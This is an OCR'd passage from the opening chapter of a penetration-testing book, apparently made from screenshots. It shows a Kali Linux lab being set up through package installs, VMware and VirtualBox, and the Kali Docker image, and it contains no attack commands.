




Chapter 1: Goal-Based Penetration Testing








VNC root@ - VNC Viewer
Applications
Terminal
13:57
root
Trash
File System
Home
Terminal
File Edit View Terminal Tabs Help
0.11 [7020 B]
Get:479 http://archive-4.kali.org/kali kali-rolling/main armhf hydra armhf 8.3-1
[241 kB]
Get:480 http://archive-4.kali.org/kali kali-rolling/main armhf kali-defaults all
2016.3.0 [1546 kB]
Get:481 http://archive-4.kali.org/kali kali-rolling/main armhf libflite1 armhf 2
.0.0-release-2 [12.5 MB]
Get:482 http://archive-4.kali.org/kali kali-rolling/main armhf libsnappy1v5 armh
f 1.1.3-3 [40.4 kB]
Get:483 http://archive-4.kali.org/kali kali-rolling/main armhf sqlmap all 1.0.9-
1 [6158 kB]
Get:484 http://archive-4.kali.org/kali kali-rolling/main armhf usb-modeswitch ar
mhf 2.4.0+repack0-1 [55.5 kB]
Get:485 http://archive-4.kali.org/kali kali-rolling/main armhf usb-modeswitch-da
ta all 20160803-1 [46.7 kB]
Get:486 http://archive-4.kali.org/kali kali-rolling/main armhf vboot-kernel-util
s armhf 0~R52-8350.B-1 [240 kB]
Get:487 http://archive-4.kali.org/kali kali-rolling/main armhf vboot-utils armhf
0~R52-8350.B-1 [94.0 kB]
Fetched 333 MB in 1min 48s (3077 kB/s)
Extracting templates from packages: 100%
Preconfiguring packages ...
setting xserver-xorg-legacy/xwrapper/allowed_users from configuration file



VMware Workstation 12 Player (Non-commercial use only)
Player
Home
Welcome to VMware Workstation 12 Player
Create a New Virtual Machine
Create a new virtual machine, which will then be added to the top of your library.
Open a Virtual Machine
Open an existing virtual machine, which will then be added to the top of your library.
Upgrade to VMware Workstation Pro
Get advanced features such as snapshots, virtual network management, and more.
Help
View online help.
This product is not licensed and is authorized for non-commercial use only. For commercial use, purchase a license. Buy now.



Kali-Linux-2018.1-vm-amd64 - VMware Workstation 12 Player (Non-commercial use only)
Player
Sun 17:18
Username:
Next



Oracle VM VirtualBox Manager
File
Machine
Help
New
Settings
Discard
Start
Machine Tools
Global Tools
Welcome to VirtualBox!
The left part of this window lists all virtual machines and virtual machine groups on your computer. The list is empty now because you haven't created any virtual machines yet.
In order to create a new virtual machine, press the New button in the main tool bar located at the top of the window.
You can press the F1 key to get instant help, or visit www.virtualbox.org for more information and latest news.






```
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Hackerbox>docker pull kalilinux/kali-linux-docker
Using default tag: latest
latest: Pulling from kalilinux/kali-linux-docker
b2860afd831e: Pull complete
340395ad18db: Pull complete
d4ecedcfaa73: Pull complete
3f96326089c0: Pull complete
e5b4b7133863: Pull complete
45f74187929d: Pull complete
6e61dde25369: Pull complete
96dd93da002c: Pull complete
dae364b40b0d: Pull complete
c680ef1373da: Pull complete
261c33ef5c83: Pull complete
Digest: sha256:b89e91e9e08cbcfa1accb825522bee556fa4b50891fffd27f1d56292e7667dcc
Status: Downloaded newer image for kalilinux/kali-linux-docker:latest

C:\Hackerbox>
```


C:\Windows\System32\cmd.exe - docker run -t -i kalilinux/kali-linux-docker /bin/bash
C:\Hackerbox>docker run -t -i kalilinux/kali-linux-docker /bin/bash
root@593eba91b9bb:/# ls
bin dev home lib64 mnt proc run srv tmp var
boot etc lib media opt root sbin sys usr
root@593eba91b9bb:/#



Docker for Windows
Hyper-V feature is not enabled.
Do you want to enable it for Docker to be able to work properly?
Your computer will restart automatically.
Note: VirtualBox will no longer work.
Ok
Cancel

